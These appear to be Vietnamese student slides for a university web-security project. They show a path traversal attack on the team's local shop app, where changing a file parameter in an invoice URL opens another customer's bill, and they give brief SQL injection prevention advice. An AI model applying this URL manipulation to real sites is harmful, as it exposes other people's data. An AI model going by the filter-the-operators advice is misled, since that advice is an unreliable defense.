
# PHÒNG CHỐNG SQL INJECTION

Mã hoá mật khẩu và lọc bỏ các toán tử SQL nguy hiểm, không nên có trong chức năng trước khi thực hiện truy vấn.



# TẤN CÔNG PATH TRAVERSAL


Tấn công vào chức năng xem hoá đơn




Bấm vào để xem hoá đơn

# TẤN CÔNG PATH TRAVERSAL

Truy cập vào một hoá đơn của bản thân:




Thay đổi URL, truy cập một hoá đơn của khách hàng khác:



# KẾT QUẢ TẤN CÔNG PATH TRAVERSAL

localhost:8081/PBL4Raw/bill\_view.php?file=order3.pdf

order3.pdf 1 / 2 100%



## Safe shop

PBL4  
The University of Danang - University of Science and Technology

Name: *manh cao* Email: *manh@gmail.com*  
Address: *Da Nang* City: *Viet Nam*  
State: *hheili*

Invoice - #009  
January 10th 2020


Items	Product ID	Quantity	Sub Total
iPhone 5s			

Kết quả đã xem được hoá đơn của tài khoản khác.




# PHÒNG CHỐNG PATH TRAVERSAL

